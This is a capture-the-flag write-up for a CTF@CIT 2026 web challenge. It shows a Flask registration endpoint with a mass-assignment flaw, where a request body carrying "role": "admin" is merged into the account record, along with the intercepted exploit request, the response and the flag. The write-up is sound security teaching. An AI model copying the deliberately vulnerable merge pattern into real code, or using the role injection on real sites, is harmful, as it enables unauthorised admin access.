

A Massive Problem (CTF@CIT 2026)

Description:

Improper Authorization has been fixed! I think we are ready for production!

Overview

The webapp has basic functionalities such as login, register, logout, see dashboard and update profile as any other webapp.

The problem lies in how server registers new account and updates account within vulnerability **Mass Assignment** in which it allows user to register account with **admin** role. We will register an admin account and go to **/admin** for flag.

Source code (Vulnerable parts only) & Vulnerabilities analysis

```
.
├── / [GET]
├── /login [GET]
├── /register [GET]
├── /logout [GET]
├── /profile [GET]
├── /dashboard [GET]
├── /admin [GET]
└── /api
    ├── /register [POST]          POST: username, password, role,
    full_name, title, team
    ├── /login [POST]           POST: username, password
    └── /profile [POST]         POST: username, password, role,
    full_name, title, team
```

- **/admin**: require role admin to get in

```
@app.route('/admin')
def admin():
    if 'username' not in session:
        return redirect(url_for('login_page'))
    if session.get('role') != 'admin':
        return redirect(url_for('dashboard'))
    return render_template('admin.html', username=session.get('username'), flag=os.getenv('FLAG', 'CIT{test_flag}'))
```

- **/api/register**: Receive data from user input. Even though initiating the role as **standard**, the server then override it with user input without awareness that user can submit **role** in the request.

Backend code lacks of user-data validation mechanism for **role** field.

```

@app.route('/api/register', methods=['POST'])
def register():
    incoming = request.get_json(silent=True) or request.form.to_dict()
    username = incoming.get('username', '').strip()
    password = incoming.get('password', '')
    full_name = incoming.get('full_name', '').strip()
    title = incoming.get('title', '').strip()
    team = incoming.get('team', '').strip()
    if not username or not password or not full_name or not title or not team:
        return jsonify({'error': 'Please complete all required fields.'}), 400
    if not valid_password(password):
        return jsonify({'error': 'Password does not meet policy.'}), 400
    record = {
        'username': username,
        'password': password,
        'role': 'standard',
        'full_name': full_name,
        'title': title,
        'team': team
    }
    record.update(incoming)
    if not record.get('username') or not record.get('password') or not record.get('role'):
        return jsonify({'error': 'Unable to create account.'}), 400
    conn = get_db()
    conn.execute(
        'insert into users (username, password, role, full_name, title, team) values (?, ?, ?, ?, ?, ?) '
        'on conflict(username) do update set password=excluded.password, role=excluded.role, full_name=exclud'
        '(record['username'], record['password'], record['role'], record['full_name'], record['title'], record

```


CWE-915: Mass Assignment

Exploitation

Capture the request with burpsuite, add a field `role` with value `admin`.

Request	Response
<pre> 1 POST /api/register HTTP/1.1 2 Host: 23.179.17.92:5556 3 Content-Length: 107 4 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/147.0.0.0 Safari/537.36 Edg/147.0.0.0 5 DNT: 1 6 Content-Type: application/json 7 Accept: */* 8 Origin: http://23.179.17.92:5556/ 9 Referer: http://23.179.17.92:5556/ 10 Accept-Encoding: gzip, deflate, br 11 Accept-Language: en-US,en;q=0.9 12 Connection: keep-alive 13 14 { 15 "full_name": "bbt1", 16 "username": "bbt1", 17 "title": "bbt1", 18 "team": "bbt1", 19 "password": "ABcd1234!", 20 "role": "admin" 21 } </pre>	<pre> 1 HTTP/1.1 200 OK 2 Server: Werkzeug/3.1.8 Python/3.12.13 3 Date: Sun, 19 Apr 2026 07:21:24 GMT 4 Content-Type: application/json 5 Content-Length: 22 6 Vary: Cookie 7 Set-Cookie: session= .eJwcy7EJgEAMQNFVQmpxADtnsLKSEIMGNZG7HCLi7irY_eK_C6nEPJiHsmBz4SY50_Qm914 SHJGwvBMLELMXCSAMSg8a-hOM1CdCGC3UCtSY4WbsX6-_QG_e8i19_0Ab64m5g.aeSCdA.K P1IXDGUIkP21g5rA5ICyMgz0cM; HttpOnly; Path=/ 8 Connection: close 9 10 { 11 "redirect": "/login" 12 } </pre>

Take the returned cookie and replace it with current cookie. Refresh and head to `/admin` for flag.



Flag: **CIT{M@ss_@ssignm3nt_Pr1v3sc}**